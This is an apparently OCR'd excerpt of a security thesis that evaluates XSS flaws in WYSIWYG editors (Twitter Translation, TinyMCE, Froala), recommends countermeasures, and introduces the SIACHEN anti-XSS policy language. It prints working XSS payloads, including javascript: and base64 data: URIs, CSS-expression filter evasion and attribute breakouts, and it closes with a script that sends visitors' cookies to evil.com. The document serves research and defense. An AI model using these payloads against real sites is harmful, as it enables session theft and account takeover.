In this section, we discuss the results of evaluating attack methodology on popular **WYSIWYG** editors. We were able to break all **WYSIWYG** editors in one or other common injection points discussed in the previous section. In favor of space restrictions, here we discuss three examples that we consider worth sharing as a part of evaluation.

5.4.1 XSS in Twitter Translation Forum's WYSIWYG editor

Twitter[5] (Alexa rank `#9`), a popular social networking web site. Twitter is one the handful of web sites that are using CSP for the mitigation of XSS attacks. Twitter's CSP is available at the following URL http://i.imgur.com/ESkQG9O.jpg. The CSP explicitly tells the browser about trusted resources for images, script, media, and styles etc. Twitter Translation[6] is one of the Twitter's service where community can help in translating Twitter related stuff in different languages. On Twitter Translation forum, we found that it supports rich-text markup feature. The following Figure. 5.6 shows Twitter's markdown cheat sheet. We found one of the way of specifying links in the forum post is: `[Twitter](https://twitter.com)` (see area marked in red in Figure. 5.6). As discussed in previous section (see Section 5.3.2), the attacker can abuse the link

[5]https://twitter.com/
[6]https://translate.twitter.com



Figure 5.6: Markdown Cheat Sheet

creation feature with the help of JavaScript, Data and VbScript URI. By keeping in mind attack methodology related to "`create link`", we input the following: `[Twitter](javascript:alert(1))`. Twitter internally treats the above input in the following manner: `<a href="javascript:alert(1">Twitter</a>`. The JavaScript does not execute because of the missing closing parenthesis in "`alert(1`". The reason we found is: Twitter's **WYSIWYG** editor's syntax is causing problem because internally it treats the closing parenthesis of "`alert(1)`" as "URL ends here" and did not look for the last parenthesis. As a part of next step, we convert the small parenthesis into the respective URL encoded form i.e., (becomes %28 and) becomes %29. The next attack string looks like: `[Twitter](javascript:alert%28 1%29)` and this time it works as expected and internally it looks like: `<a href="javascript:alert%28 1%29">Twitter</a>`. The following Figure. 5.7 shows JavaScript execution in Twitter's **WYSIWYG** editor.



Figure 5.7: XSS in Twitter Translation

5.4.2 XSSes in TinyMCE's WYSIWYG editor

TinyMCE [123] is one of the most popular **WYSIWYG** editor. We found three different XSSes in TinyMCE: one in "`create link`" feature (see Section 5.3.2), one in "`styling`" feature (see Section 5.3.2) and one innerHTML based XSS in "`alt`" attribute (see Section 5.3.2). We filled three different bugs[7] in TinyMCE's bug tracker and now all XSSes have been fixed [132]. The following list items summarizes our findings:

1. TinyMCE was vulnerable to an XSS in "`create link`" feature with the help of DATA URI i.e., "`data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+`".

2. TinyMCE was vulnerable to an XSS in "`style`" functionality. In order to execute XSS, we used CSS expressions i.e., "`x:expr/**/ession(alert(1))`". TinyMCE's implementation does not allow the word "`expression`" as a part of styles and that's why we used "`expr/**/ession`" i.e., use of multi-lin comments in "`expression`" word and old IE browsers simply ignores it.

3. TinyMCE was also vulnerable to an innerHTML based XSS and the attack vector used for this purpose was: ``onmouseover=alert(1)

5.4.3 XSSes in Froala's WYSIWYG editor

Froala — jQuery **WYSIWYG** text editor is also one of the popular and latest rich-text editor [133]. We found XSSes in almost all common injection points identified in Section 5.3.2. A bug[8] has been filled on GitHub and all reported XSS issues have been fixed in the upcoming version. The following list items summarizes our findings:



Figure 5.8: XSS in Froala

[7] http://www.tinymce.com/develop/bugtracker_view.php?id=6855—6851—6858
[8] https://github.com/froala/wysiwyg-editor/issues/33

1. "`Create Link`" feature was vulnerable to an XSS e.g., "`javascript:alert(1)`" and "`data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+` worked.

2. "`Insert Image`" feature was vulnerable to a trick discussed in previous section (see Section 5.3.2) i.e., attacker can execute JavaScript with the help of following: `http://www.ieee-security.org/images/new-web/Trojan_Horse.jpg?"onmouseover="alert(1)`

3. "`Insert Video`" feature was vulnerable to the attack method discussed earlier (see Section 5.3.2). The Figure. 5.8 shows XSS in Froala via "`Insert Video`" functionality.

4. "`Image Title`" feature was vulnerable to an innerHTML based XSS attack method discussed earlier (see Section 5.3.2).

5.5 Statistical Evaluation

In this section, we present our findings in an statistical manner. During analysis of **WYSIWYG** editors, we found that they are either vulnerable to a Self-XSS or Stored XSS. For example, we found Mooeditable[9] — a third party **WYSIWYG** editor is vulnerable to an stored XSS vulnerability. CNET, a popular site for product reviews, news and prices is using Mooeditable on CNET forums. This makes the site vulnerable to a stored XSS. A similar type of example, we found in case of Twitter Translation forum. Twitter Translation forum is using a third-party **WYSIWYG** editor called Markdown. We found Markdown is vulnerable to an stored XSS which in turns makes Twitter Translation forum vulnerable to a stored XSS flaw. The Table. 5.1 summarizes our findings. Here

Evaluation	Stored XSS	Self-XSS
WYSIWYG editors	70%	30%

Table 5.1: Distribution of Stored and Self-XSSes in **WYSIWYG** Editors

the question arises: why almost all **WYSIWYG** editors are vulnerable to an XSS? During discussion with the developers of WYSIWYG editors at the time of bugs reporting, we found that the developers of **WYSIWYG** editors think that the developers of web applications who wants to integrate rich-text editors will do the sanitization/filtering at the time of saving contents on the page and that's why **WYSIWYG** editors do not offer any XSS protection. On the other hand, the developers of web applications simply take the **WYSIWYG** editor "`as it is`" and integrate it into their web application without adding an explicit sanitization/filtering. The reasons could be laziness, business pressure and transfer of responsibility.

[9] http://cheeaun.github.io/mooeditable/

5.6 Practical and Low Cost Countermeasures

Web applications normally integrate third-party **WYSIWYG** editor(s) in order to give customers of web application a better and rich editing experience. In this section, we discuss low cost, practical and easily deployable countermeasures that web applications may adopt in order to minimize the affect of an XSS in **WYSIWYG** editor(s). Further, we also recommend some suggestions to the developers of **WYSIWYG** editors.

5.6.1 HttpOnly Cookies

Web applications use cookies in order to maintain a session state between authenticated client and server because of the stateless nature of an HTTP protocol. If a flag "`HttpOnly`" is set on a cookie then JavaScript can not read the value of this cookie and all modern browsers respect this. We recommend web applications' developers to use "`HttpOnly`" cookie especially if **WYSIWYG** editor is in use. In case of an XSS in **WYSIWYG** editor, the attacker can not read the session cookie of the victim with the help of JavaScript. We found an XSS in Magento's (an Ebay company) **WYSIWYG** editor and found "`PHPSESSID`" cookie was not "`HttpOnly`" and at the same time site only allows authenticated users to post on forum. With the help of this XSS in **WYSIWYG** editor, attacker may steal the session cookie of the forum administrator and hack the forum. The XSS in Magento's **WYSIWYG** editor is now fixed and the details are available in a post here[10]. Magento acknowledged our findings and we were awarded thousand US dollar in the form of bug bounty.

5.6.2 Iframe's "`sandbox`"

We recommend developers of the web applications to use <`iframe sandbox`> in order to integrate third-party **WYSIWYG** editor. With the help of "`sandbox`" attribute, the developers of the web applications can restrict the capabilities of third-party **WYSIWYG** editor. In case of an XSS in **WYSIWYG** editor, if "`sandbox`" attribute is used then attacker can not access the DOM contents of the main web page or locally stored data on the client side. All mordern browsers support iframe's "`sandbox`". For details about <`iframe sandbox`>, we refer to [134] for interested readers.

5.6.3 Content Security Policy

We recommend developers of web applications to retrofit their applications for CSP [98]. The CSP policy is now a W3C standard for the mitigation of an XSS attacks. The CSP is based on directives for images, script, media, styles and iframes etc. The developers of web applications can explicity tell the browser about the trusted resources. By default, CSP prohibits inlining scripting. In case of an XSS in **WYSIWYG** editor, if CSP is defined then first browser will not allow injected, inline script to execute (unless "`unsafe-inline`" directive

[10] http://www.scribd.com/doc/226925089/Stylish-XSS-in-Magento-When-Style-helps-you

is specified) and second CSP helps in minimizing the affect of an XSS because attacker can not ex-filtrate sensitive data to his domain.

5.6.4 Guidelines for Developers of WYSIWYG editors

In this section, we briefly describe some guidelines for **WYSIWYG** editors' developers.

- Should force users to input URL or "`create link`" that starts with an "`http://`" or "`https://`".
- Should not allow SVG images. With the help of an SVG image, attacker may execute JavaScript.
- Should properly encode potentially dangerous characters in attributes e.g., double quotes and back-tick because these characters can help attacker to break the attribute context and execute JavaScript.
- Should not allow CSS expressions in "`styling`" of the contents.
- Should not allow Flash-based movies because attacker can execute JavaScript code via Flash file.
- In case, **WYSIWYG** editor allows to upload a file then developers should validate the file type.

5.7 Conclusion

In this chapter, we analyzed 25 popular **WYSIWYG** editors and found XSS in all of them. We had presented a systematic XSS attack methodology for common injection points in **WYSIWYG** editors. We hope that this chapter will raise awareness about the XSS issue in modern feature of an HTML5-based web applications i.e., rich-text editors.

6
A Policy Language

> I never had a policy; I have just tried to do my very best each and every day [135].
>
> Abraham Lincoln

Publication

This chapter was previously published at the 17th International Security Conference (ISC 2014), Hong Kong, China. [136].

Acknowledgments

The author would like to thank Jens Riemer for implementing SIACHEN in three open source applications and evaluation [137]. Jens also developed SIACHEN AiDer whose job is to facilitate the process of elaborating policy language.

Preamble

In this chapter, we present a fine-grained policy language for the mitigation of XSS attacks. The presented policy language pushes the boundries of Mozilla's Content Security Policy (CSP). The policy language syntax is similar to CSS while semantics are based on CSP. It also leverages features like DOM freezing from the earlier work done in [24]. It glues together a number of disparate technologies into a single proposal. The policy language provides effective enforcement mechanism for blocking reflected XSS attacks. The policy language is a hybrid solution. The administrator on the server-side specifies the policy language and serve the policy language to the client-side via header. The

client-side of the web application implements a JavaScript library which takes care of DOM freezing, input validation and output encoding. The client-side JavaScript library is itself protected by CSP's "`script-nonce`"[1]. We have also added support of policy language in 3 open source applications. Further, we also identified potential venues for fine-grained policy language.

6.1 Introduction

In this chapter, we propose SIACHEN, a fine-grained and white-list policy language for the mitigation of XSS attacks. SIACHEN's syntax is similar to Cascading Style Sheets (CSS) and its semantics is based on Content Security Policy (CSP) directives. CSP is a coarse-grained policy language and gives web site administrators a page-level control. Our policy language operates on *per-id* or *per-class* of web page's HTML elements. SIACHEN also supports input validation and output encoding, which is missing in case of CSP. At the same time, SIACHEN leverages ECMAScript's object freezing feature from the earlier work done by Heiderich *et al.* in [24]. SIACHEN glues together a number of disparate technologies into a single framework (see Figure. 6.1).



Figure 6.1: SIACHEN's High Level Diagram

We implemented our proposal in the form of a client-side JavaScript library. Web site administrators can deliver the SIACHEN policy to the browser via a new header named "`X-Siachen-Policy`". To show the applicability of our solution, we have added support of SIACHEN policy language in three open source

[1]At the time of implementation of policy language, the support for "`script-nonce`" is not available in Firefox and we modified the Firefox browser. At the time of writing of this chapter, "`script-nonce`" support is available in Chrome and Firefox and we do recommend developers to use browser's implementation of "`script-nonce`".

web applications (i.e., PHPBB, PHPList & Damn Vulnerable Web App). Our evaluation shows reasonably low overhead is incurred by web applications and requires less amount of effort from developers' side. We have tested our prototype against a large number of state-of-the-art, obfuscated and unobfuscated XSS attack vectors and found no bypass. Further, this chapter also presents results of a short survey of fifty popular desktop web applications and their mobile versions (100 in total). We have found an XSS in all surveyed sites but the main purpose of the survey is to find suitable venues for our prototype.

The motivation for this work is based on many observations.

Developers' Knowledge Web application developers are often *short of* security knowledge. This has already been noted in academic researchers' community. According to Engin Kirda *et al.* [72]:

"*... Developers of web-based applications often have little or no security background. moreover, business pressure forces these developers to focus on the functionality for the end user and to work under strict time constraints, without the resources (or the knowledge) necessary to perform a thorough security analysis of the applications being developed. ...*"

Lack of Fine-grained Access Control A web browser's default security policy, the Same Origin Policy (SOP) [138], does not provide fine-grained access control over the web page's elements. The SOP does not differentiate the boundary of trustworthiness in web page's elements [139]. This may allow untrusted script or attacker-supplied code to execute in the context of web page. The attacker-supplied injected script can steal users' session cookies, spread worms [140] and deface pages [141].

Security in the form of layers XSS mitigation in the form of "`layered solution`" will increase the cost and raise the bar for the attacker. The CSP authors state in [98]:

"*...CSP is intended to be one protection layer and* ***not*** *the only protection mechanism.*"

We have observed a similar type of statement in case of ModSecurity i.e., the worlds number one firewall engine with more than one million installations [142]:

"*ModSecurity is a web application firewall engine that provides very little protection on its own. ...*"

6.1.1 Related Work

There has been a great amount of academic work on the mitigation of XSS attacks. In this section, we compare our approach with the closely related proposals.

Security Style Sheets The idea of using CSS as a security policy language syntax is not new. Terri Oda *et al.* proposed Security Style Sheets (SSS) in her PhD thesis [112] and a technical report available at [143]. Our proposal is consistent with SSS as far as leveraging CSS like syntax for security policies. The main reason to have CSS like syntax is the clearly defined and structured policy language syntax. Terri Oda *et al.* have proposed three directives: `domain-channels` (deals with whitelisting of allowed domains related to images,

JavaScripts etc), `page-channels` (deals with whitelisting of HTML elements on a web page) and `execution` (flag that controls execution of JavaScript) in [112]. We have extended the work and have proposed CSP style directives for our policy language semantics. This gives better and more fine-grained control to web adminstrators over page's elements. Also we have provided the implementation of our proposal, which is missing in case of SSS. Further, SIACHEN supports input validation, output encoding and ECMAScript's object freezing properties.

Content Security Policy Sterne *et al.* have proposed Content Security Policy (CSP) in [98]. CSP 1.0 is now a W3C standard [144] and Chrome, Firefox and Blink-based (webkit-based [145] browser engine developed as a part of chromium project [146]) Opera now fully support W3C CSP 1.0 specifications. Internet Explorer (IE) has limited CSP support. CSP is a white-list, coarse-grained and page-wise policy language and gives web adminstrators better control over their resources like scripts, iframes, images, objects etc. The CSP provides directives (i.e., *directive name: directive value*) to control different types of resources on the web page. SIACHEN's policy language semantics in the form of directives is based on CSP's directives with more adjustable fine-grained control. At the same time, SIACHEN allows *inline-scripting* which is by deafult not allowed in case of W3C CSP 1.0.

The CSP 2.0 will support inline-scripting via "`script-nonce`" attribute in a safe manner [147]. A nonce is a randomly generated number and it is difficult for an attacker to predict. In CSP 2.0 developer may include inline scripts, but only if they specify the script with a valid nonce in the CSP policy. In this way, the browser will only execute those scripts whose nonce matches with the one that is in the defined policy. In SIACHEN, web applications developers can also write an inline script code. SIACHEN may be treated as an extension of CSP 2.0 in terms of access control. SIACHEN operates on "`id`" or "`class`" of HTML elements and we leverage CSP for page level access control. At the same time, SIACHEN supports input validation and output encoding, which is missing in case of CSP. The Figure. 6.2 and Figure. 6.3 show the high level differeces between SIACHEN and CSP 1.0 and CSP 2.0 respectively. For details on new features of CSP 2.0, we refer to CSP 2.0 W3C candidate recommendation[2].

Feature Support	SIACHEN	CSP 1.0
Granularity	Fine-Grained	Coarse-Grained
Script-Nonce	✓	X
Path Level Selection	✓	X
Form Action	✓	X

Figure 6.2: SIACHEN and CSP 1.0

The CSP is vulnerable to HTML tag injection attacks[3]. The attack vector has <`plaintext`> tag and by using this tag the attacker may break the entire DOM. In [78], Heiderich *et al.* have shown that in order to ex-filtrate users'

[2] http://www.w3.org/TR/CSP/
[3] https://www.owasp.org/index.php/HTML_Injection

Feature Support	SIACHEN	CSP 2.0
Granularity	Fine-Grained	Coarse-Grained
Script-Nonce	✓	✓
Path Level Selection	✓	✓
Form Action	✓	✓

Figure 6.3: SIACHEN and CSP 2

sensitive information, script injection is not necessary. The attacker may exfiltrate private information by using an HTML, CSS and web fonts. The demo of CSP bypass based on scriptless attack vector is available at [148].

```
'"><marquee>CSP is vulnerable to an HTML Tag(s) Injection</marquee>
   <plaintext><b>HTMLi</b>
```

At the time of writing, in the Firefox browser, even in the presence of a restricted CSP policy (if "`X-Content-Security-Policy`" header is used for specifying policy), the attacker can specify inline styles on an injected HTML elements and may trick victim to a malicious domain or even execute script via "`data URI`".

```
<a href="data:text/html;base64,PHN2Zy9vbmxvYWQ9YWxlcnQoMik+"
style="font-size:1000pt;font-family:Comic Sans MS;position:
absolute;top:0;left:0;width:1000;height:1000;opacity:0">Click</a>
```

In the above vector, we have used "`data URI`", set "`opacity : 0`" in order to hide the link and with the help of width, height and font-size properties, we were able to cover the whole browser window into a clickable link. The "`data URI`" is supported in Firefox and Chromes browsers and earlier work have shown that the attacker can use "`data URI`" for phishing [149]. We have filed a bug[4] in Firefox and now it has been partially fixed. The attacker now can not set "`inline-styles`" on injected elements if CSP policy has been specified via standard W3C header i.e., "`Content-Security-Policy`". SIACHEN supports input validation and output encoding and is not vulnerable to an HTML tag injection or scriptless attacks. Further, SIACHEN can work under the umbrella of CSP and may be used as an additional protection layer.

BLUEPRINT Louw *et al.* have proposed BLUEPRINT for the mitigation of XSS attacks [106]. BLUEPRINT has its own parser and does not rely on browsers' parsing. It has been noted by the authors that BLUEPRINT suffers from performance issues because of its own parser for web page's contents. Further, BLUEPRINT requires updation of the cutomized parser because of evolving W3C HTML standard [150]. This requires considerable amount of

[4] https://bugzilla.mozilla.org/show_bug.cgi?id=763879

effort from the devlopers of web applications. BLUEPRINT relies on HTML Purifier[5] on server-side parsing of HTML contents. HTML Purifier has been subject of XSS bypasses (see HTML Purifier's changelog [151]) and recently a security researcher Mario Heiderich has shown its bypass[6]. We found an XSS attack vector[7] that would lead to web application's Denial-of-Service (DoS), if application is using HTML Purifier's latest version. The bug was in the HTML Purifier's lexer and now it has been fixed with the new release[8] of HTML Purifier. In SIACHEN, we rely on standard modern browsers' parsing mechanisms. At the same time, SIACHEN's syntax and semantics are easy to learn and implement with built-in I/O validation and flexible access control model.

BEEP Swamy *et al.* have proposed Browser-Enforced Embedded Policies (BEEP) for the mitigation of script injection attacks [107]. According to BEEP, web adminstrators can define specific regions (i.e., DOM sandbox) on the web page where scripts are not allowed. At the same time, authors have modified browsers in a way that BEEP policies in a web page are in the form of SHA-1 hashes that can tell the browser about white-listed scripts. By having coordination from the web page, browser enforces BEEP policies. SICAHEN also provides fine-grained control as BEEP does but with a separate, clearly defined and structured policy. Authors have also noted that use of hashes may cause performance issues. But the main problem with BEEP is that defined policies only focussed on script injection. The XSS attacks are still possible in many other ways e.g., by injection of malicious iframe tag, via object and embedd tag or by tricking victim to click on link etc. In SIACHEN, we provide directives to control various types of resources. It includes scripts, iframes, objects and images etc.

SOMA Somayaji *et al.* have proposed SOMA i.e., a mechanism to restrict information flow only to the white-listed parties [108]. Authors of SOMA believe that by restricting information flows to the desired locations, web applications can stop attacks like XSS and Cross-Site Request Forgery (CSRF)[9]. In SOMA, web administartors can define the desired locations in "`manifest`" file and browser enforces the policy by looking at the manifest file entries. The main problem with SOMA is that it requires lots of communication between the relying parties and the provider. It also requires extra round-trip time for the approval of information flow. In case of SOMA, third-party providers have to agree on SOMA's implementation because it requires mutual approval. At the same time SOMA is vulnerable to content injection attack [98]. SIACHEN does not require mutual approval for resources' inclusion and our policy language can stop content injection attacks. In case of SIACHEN, only provider's application implements policy language and does not require relying third-parties to agree on communication.

Document Structure Integrity (DSI) Song *et al.* have proposed Docu-

[5] http://htmlpurifier.org/
[6] http://www.slideshare.net/x00mario/the-innerhtml-apocalypse
[7] http://jsfiddle.net/49a6e/
[8] http://htmlpurifier.org/news/
[9] https://www.owasp.org/index.php/Cross-Site_Request_Forgery_(CSRF)

ment Structure Integrity (DSI) in [110]. The goal of DSI is to maintain the integrity of the web document in the browser with the help of server specified policy language. DSI maintains the integrity with the help of dynamic taint tracking of untrusted data. DSI makes sure that the user-supplied data which may be malicious does not affect the integrity of web document and for this purpose DSI makes use of randomized node delimiters [106]. DSI policies can be defined on page-level as in case of CSP. DSI's implementation does not guarantee about XSS mitigation [110, 106]. SIACHEN is more flexible policy language having different layers of protection and its implementation guarantee protection against XSS attacks.

NONCESPACES Chen *et al.* have proposed Noncespaces for the identification of malicious contents [109]. In Noncespaces, web applications can randomize tags' prefixes (i.e., random XML namespace) and then deliver the information to the client. The server specifies the policy and delivers the policy to the client via a separate file along with the XHTML page. Noncespaces is based on the idea of Instruction Set Randomization [111]. Noncespaces is a plausible proposal and CSP's 1.1. "script-nonce" feature [147] has inspiration from Noncespaces. The main problem with Noncespaces is that its implemention does not guarantee protection against XSS attacks because authors have only focussed on one case where attacker can deliver XSS attack via a trusted server [109]. The XSS attacks are possible in many other ways e.g., by luring the victim to click on a link which in turns point to malicious domain or by injecting malicious iframe that points to attacker's server etc. SIACHEN's implementation and its "layered nature" guarantees XSS mitigation. SIACHEN also used the idea of randomization during implementation of "`script-nonce`" directive in Firefox.

ICESHIELD Heiderich *et al.* have proposed IceShield for the detection and mitigation of malicious sites. It is available in the form of JavaScript library that is making use of ECMAScript's object freezing feature [24]. Authors have successfully shown that ECMAScript's [152] object freezing features enable dynamic JavaScript code anaylsis inside the DOM and may help in mitigation of common web vulnerabilities. The purpose of ECMAScript's freezing properties is to stop runtime modifications of objects and modern browsers supports this feature. Our policy language leverages ECMAScript's object freezing properties from IceShield. This provides an additional layer of security.

NOXES Kirda *et al.* have proposed Noxes, a client-side solution for the mitigation of XSS attacks [72]. Noxes ensures confidentiality of user's data e.g., session cookies by monitering the flow of data from the web browser. Noxes does this with the help of user-defined, fine-grained, and black-list rules. Noxes assumes users are well trained and can configure XSS protection rules. Noxes does not rely on web application provider. Noxes demands considerable amount of effort from the users who often are not security aware. Noxes does not prevent unauthorized script execution [106] and at the same time Noxes is also vulnerable to HTML tag injection attacks. SIACHEN does not rely on users of web applications. SIACHEN also provides an easy to configure policy language to the developers of web applications.

6.1.2 Design Goals

By keeping in mind the above observations and discussions about related proposals, we outline the following design goals for the policy language.

- The solution has to be designed by keeping in mind "*security unaware developers*". Web applications developers are good designers and can make eye-candy websites using HTML, CSS and JavaScript but they often lack security knowledge.
- The solution's access control model has to be fine-grained. It will give better control to the web adminstrators over their contents on the web page and may provide clear privilege separation [139]. At the same time, solution should be flexible enough so that developers can adjust granularity according to their needs. The granularity of the access control mechanism should be per "`id`" (single element), per "`class`" (group of elements of same type), or per "`page`"[10].
- The solution should consists of different layers of protections for the mitigations of XSS attacks. In case, an attacker is able to bypass one layer by leveraging browsers' quirks, the other layer may help in mitigating XSS.
- The performance impact of the solution should be minimal.
- The solution should not break web applications and it should be compatible with the popular and existing protection mechanisms in the wild.

6.1.3 Our Approach

In this chapter, we propose SIACHEN, a fine-grained (per-id or per-class of HTML elements), white-list and browser-enforced policy language whose syntax is similar to CSS and whose language semantics is based on CSP's directives. SIACHEN also leverages object freezing properties from earlier work done by Heiderich *et al.* in [24]. The main goal of ECMAScript's freezing properties is to stop runtime modifications of JavaScript objects (see Section 6.3.2). One of the design goal is not to break existing web applications and by keeping this in mind, SIACHEN is a server *opt-in* proposal. In SIACHEN, web administrators define the policy and browser enforced it.

By keeping security unaware developers of web applications in mind, SIACHEN's syntax is similar to CSS. We believe that developers are already familiar with CSS and HTML and it would be helpful for them to enforce a XSS mitigation solution, if approach closely resembles already known technologies. Our language semantics is also based on CSP's directives. The underlying reason to choose CSP style directive is same (see Section 6.2). Mozilla proposed CSP three years ago and since browser vendors and developers are investing time to learn and implement the CSP. SIACHEN can work under the umbrella of CSP and does not break existing CSP policies (if any). In-fact, SIACHEN enables additional capabilities like flexible access control (developers can either

[10] In our solution, we leverage CSP for *page-wise* control and as an extra protection layer.

use "`id`" or "`class`" attribute or simply "`do not specify granularity at all`", all according to their needs), object freezing properties and input/output (I/O) validation.

Listing 6.1: **Inclusion of siachen.js file**

```
<html>
<head><title>Running Example</title></head>
<body>
// HTML code of running example goes here
// SIACHEN script at the end of the page along with script-nonce
<script type="text/javascript" src="siachen.js"
        class="script-nonce:795490"></script>
</body>
</html>
```

We implemented SIACHEN in the form of client-side JavaScript library (see Section 6.3). Web adminstrators can define the SIACHEN policy and deliver the policy to the browser with the help of new security header named "`X-Siachen-Policy`". The policy may also be delivered as a separate policy file having an extension of "`siachen`" i.e., *policyfilename.siachen*. The recommended way is to use header for policy delivery. In order to protect our client-side JavaScript and to overcome implementation's limitation, we have also modified the Firefox browser and added support of CSP 2.0 directive "`script-nonce`" [147] in it (see Section 6.3.6). At the time of writing, only Chrome supports "`script-nonce`" directive behind flag [153] while Firefox does not support this directive [154]. Web administrators can specify a valid nonce (which is a use-once and randomly generated number) for inline-script(s) on the page and browser will take care of the rest. The listing 1. shows how web application developers may include SIACHEN JavaScript library in code (see Section 6.3.5).

XSS filter is also part of client-side JavaScript library. The main purpose of XSS filter is to validate user-supplied input. The filter immediately stops the user-supplied input, if found malicious (see Section 6.3.3). We borrow the XSS filter from our earlier work. Our filter is based on black-listing of XSS attack vectors' categories and regular expressions. The filter implemented in SIACHEN policy langauge is part of OWASP ModSecurity (web application firewall engine) Core Rule Set (CRS)[11]. Our JavaScript implemention also contains output escaping routine which is based on Yahoo's UI library [155, 156] (see Section 6.3.4). The input filtering and output encoding functions fulfill one of our design goal i.e., security in the form of layers.

To show the deployment of SIACHEN, we have added support of our policy language in three popular and open source web applications i.e., PHPBB [157], PHPList [158] & Damn Vulnerable Web App (DVWA) [159]. Our evaluation on real world applications show reasonably low overhead incurred by these applications (see Section 6.4). At the same time, SIACHEN is compatible

[11] https://github.com/SpiderLabs/owasp-modsecurity-crs/blob/master/base_rules/modsecurity_crs_41_xss_attacks.conf

with the existing defence mechanisms in PHPBB and PHPLIST. The Damn Vulnerable Web App (DVWA) has no existing XSS protection mechanism. We have also tested our solution against thousands of XSS attack vectors and found no bypass. It includes state-of-the-art, obfuscated and unobfuscated XSS attack vectors (see Section 6.5).

We also present a short survey of fifty popular desktop web applications and their mobile versions. We found XSS in all surveyed sites and it includes sites like Nokia Maps, SoundCloud, StatCounter, The New York Times, Yellow Pages, Homes and Dictionary etc. The complete list of surveyed sites is available at `http://pastebin.com/hTZRMtwy`. The main purpose of survey is to find suitable venues for our prototype (see Section 8.4).

6.1.4 Contributions

This chpater makes the following contributions.

- We propose a new fine-grained, white-list and browser-enforced policy language named SIACHEN. SIACHEN has been built on different existing approaches. It includes CSS as syntax, CSP as semantics, ECMAScript's DOM freezing properties, input filter and output encoding as an additional security layers.
- As a part of empirical evaluation and to show the applicability of our approach, we have added support of policy language in three open source, real world web applications (i.e., PHPBB, PHPLIST and DVWA). Our implementation is available in the form of JavaScript library. In order to overcome practical limitation i.e., to protect client-side JavaScript implementation, we have also modified Firefox browser and have added support of "`script-nonce`" directive in it.
- We have tested SIACHEN against large number of XSS attack vectors and found no bypass.
- We also present results of short survey of fifty popular desktop web sites and their mobile variants (100 in total).

6.1.5 Running Example

To outline different XSS attack scenarios, in this section, we show a running example of a popular news website in Figure 10.1. Later we will use this toy example to demonstrate our policy language based protection (see Figure. 6.7 available in Appendix). In the toy example, we try to simulate the real web application having different types of resources like images, videos, flash animations, scripts and so on. The toy example has a search form that is explicitly left vulnerable to XSS for demonstration purpose. The output of search query also reflects back on the page. Our toy example also contains a log-in form.

XSS Attack Variants Our toy example site displays a list of recent searches in the form of list on the page and we have mentioned earlier that search field is explicitly left vulnerable to XSS attack. The attacker can inject the

following JavaScript code along with the non-malicious search term. From now on, attacker will get every visitors' session cookie because the following script will execute in the context of victim's browser.

```
<script>document.location="http://www.evil.com/cookie.php?c="+
        document.cookie</script>
```

